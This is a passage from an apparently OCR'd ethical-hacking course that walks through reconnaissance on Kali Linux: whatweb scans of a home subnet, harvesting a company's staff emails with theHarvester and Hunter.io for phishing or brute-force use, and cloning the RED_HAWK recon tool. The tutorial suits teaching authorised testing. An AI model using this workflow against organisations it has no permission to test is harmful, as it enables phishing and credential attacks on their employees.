
It will pretty much give us the same result, just it will be outputted a whole lot better and easier to read.

We get all of this information that we got previously, but we also get this section which says detected plugins. And for example, if we didn't know about the Apache was we could read right here what Apache is. We get once again the country, the IP address and all of the detected plug ins, and we can read through this and discover what is this website running? And it is outputted a whole lot better and easier to read than the previous comment.

Now, we only saw how we can perform the basic scan on a certain website. Another thing that we can do with whatweb besides testing a website, is to test a range of IP addresses all at once.

Now, to test this out, I'm going to scan my entire home network and to know what range of IP addresses should I scan for my home network I can type:


$ifconfig



And we can see that my IP addresses but what's more important than the IP address in this case is the net mask, and my net mask is 255.255.255.0 The subnet mask means that only the last octet of my IP address is changeable, which is the last number. So these first three octets or these first three numbers never change in my whole network, this also means that the range of IP addresses that belong to my network are going to be from 0 to 255. So basically, the range of the IP addresses that my network can have is 10.0.2.15-10.0.2.255 This is the range of my home network, So let me scan it, for you It might be different based on what type of network you got, but in most home networks, the subnet mask is going to be same.

And the good thing is I can use whichever aggression level I want since it is my own network. Let's test out aggression level three.

$whatweb 10.0.2.15-10.0.2.255 -aggression 3 -v




You will notice we are getting some of the results, but there is a lot of this error happening on the screen, so what this error is, all of the hosts that it tried to scan but couldn't manage to, and the reason why it couldn't manage to scan these hosts is because they do not exist.

I currently only have around two or three devices on my home network and all of these other IP addresses are out of use. This is just an example of a test of how it would look like. And since I don't have any website on my home network, it didn't really give much result.

Now, if you don't want this outputted, this red text, you can use the same comment and at the end [-- no errors] it simply just doesn't print these offline IP addresses

$whatweb 10.0.2.15-10.0.2.255 -aggression 3 -v -no-errors



If I run the same comment just with no errors, you will see we are not going to get any red text anymore. It will only scan these to live IP addresses, and keep in mind that since we are running level three of aggressions scan, it will take a little bit more time to scan something then with level one, since it is performing a deeper scan than just did level one stealthy scan.

what if we want to save this output that we got in a file for some future references?

$whatweb 10.0.2.15-10.0.2.255 -aggression 3 -v -no-errors --log-verbose=results

we can see our results file and its saved all the information that we got from scanning.

If you send your whole network, you will probably have more devices or less devices or you might not get any result in case none of your devices is having an open port 80 or in case none of your devices is running in HTTP server. So don't worry if you didn't get any device. This is just an example to see that we can even run the ranges of IP addresses and to test out this aggression level three, since we can only do it on the websites that we own or have permission to scan.

Now, we are going to see how we can gather emails for a certain company or a domain, Remember, people are always we get security. If we manage to send some malicious program to someone working in a company and they run the program, we got our way in. We can also use emails in something like a brute force attack. We can use them in the username fields. There are many ways this could be useful, but for now, let's just see how we can get them. Since emails are public information, we can test this on any domain. We want to get emails. We're going to check out two different options, a tool called the Harvester that's installed in kali linux and a website called Hunter.io

Let's start with Harvester first

$theHarvester

this output us with a smaller help menu, just like the whatweb tool did once we specified its name, we get its banner and some of the options that we can run. it's tells us since we try to run it with just the name of the program, there is an error, the following arguments are required, So we need to specify the

domain, but before we specify the domain, let us just run the bigger help menu so we can see all of our available options.

$theHarvester --help

So we get the domain option. So we need to specify either a company name or domain name to search, and limit of search results, which is default = 500. All these other options are not really of interest to us besides last source option and this last source option would specify that -b and we specify where we want to search for emails, we can need to specify one of these if we can, for example, specify we want to search for Twitter, LinkedIn, Google, or we can simply just specify all and it will go through all of these in search for usernames, posts and emails.

$theHarvester -d [target.com] -b all

Its search for different results. It will search for hostname, it will search for usernames, and it will also search for emails. So it searches through a bunch of different platforms, like: LinkedIn, Trello, Yahoo, Twitter.


From my personal experience, this tool doesn't always work. There are days when it gives amazing result, but there are days when it doesn't find any emails or any hosts.

And I'm talking about scanning this same domain just on two different days. That's why it is always good to, in case you don't get any results for this tool right now to scan it multiple times.

So if we scan it once again but:


$theHarvester -d [target.com] -b google.com

If you still don't manage to get any results, just try the same command either later or tomorrow, and I guarantee you it will usually give you a different result. I didn't manage to find anything with this, so that's why we got a second option and that second option is a website Hunter.io



and we can see we got search bar where we specify our company domain and we click on find email addresses. But on this website, you must first create an account and you either have a free account or a paid account. Technically, you can even search without creating an account, but it will only show you first five results and there will be half blurred.

Let’s try it.




It will show me first five results and they will all be blurred, now you can technically try to figure out what these email addresses are, but they will be blurred nonetheless, and in the end, it also tells you how much results it manages to find, it managed 309 more results besides these five emails, and those results will be available if you get a paid account, and as I mentioned, even with free account, you also don't get all the results outputted, but at least the emails that it gives you are not blurred.

So for now, we took a look at a couple of tools used for information gathering, but what happens if some of the tools stop working or if they get


outdated, what are we going to do?

We cannot depend on certain tools, if at all breaks, we must find our way around to do the task, either using other tools or by creating that tool ourselves. Well, luckily, there are a lot of tools available for us to download online, and we cannot cover all of them, but what is important to cover is how we can download them, so we're going to be searching for an information gathering tool that we can download online and then run in Kali-linux machine. The best place where we can find those download is GitHub, most of you, if you are either a developer or a programmer, are already familiar with GitHub. For those of you who don't know what GitHub is, GitHub is world's largest community of developers that build and share their software. So let's see how we can download some additional tools from there.


We either know exactly which tools we want to download. So we search them by their name or we have no idea what tools even exist. And this is the case with we don't even know what we want. We only know that we are looking for a tool used for information gathering. So let’s try to find it.




Make sure that it is from the GitHub page and down here it will update us with a bunch of different tools that are used for information gathering. they are doing something like scan all possible codes for a given domain name, information gathering, websites, reconnaissance, as you can see we got a bunch of different tools. If we go to some other links, we will also see some other tools available like Sherlock, the Photon, F. Society and bunch of others as well, and let's just go with any one of them.



It says all in one tool for information gathering, for ability scanning and crawling, I must have for all penetration testers. So it seems interesting. Let us click on it.



These are all of the files that the tool has. If I scroll all the way down.



we get how we can install it, Now, sometimes you will need to install some of the requirements that tool needs in order to run, and you can almost always find the comments that you must run on this tool page, in this case we got the usage and installation. So all we need to do is follow both of them. And different tools might need different requirements. But this is something that you will get better at the more tools you install. However, to just download a tool from GitHub, you will always use the same command, and for this command, what we need to do is we need to copy the link to this tool.

So just copy

$git clone https://github.com/Tuhinshubhra/RED_HAWK

```
┌──(root💀kali)-[/]
└─# git clone https://github.com/Tuhinshubhra/RED_HAWK
Cloning into 'RED_HAWK'...
remote: Enumerating objects: 106, done.
remote: Counting objects: 100% (4/4), done.
remote: Compressing objects: 100% (4/4), done.
remote: Total 106 (delta 0), reused 2 (delta 0), pack-reused 102
Receiving objects: 100% (106/106), 47.02 KiB | 17.00 KiB/s, done.
Resolving deltas: 100% (43/43), done.

┌──(root💀kali)-[/]
└─#
```

As we can see, it downloaded all of the files and right now we got the folder called Red hawk, which is our tool, and also keep in mind that sometimes once you're searching for a tool, you might need to download multiple different tools before you run into a good one. So let's test this Red hawk tool out. Let's see whether it is any good to run it.

$ cd RED_HAWK

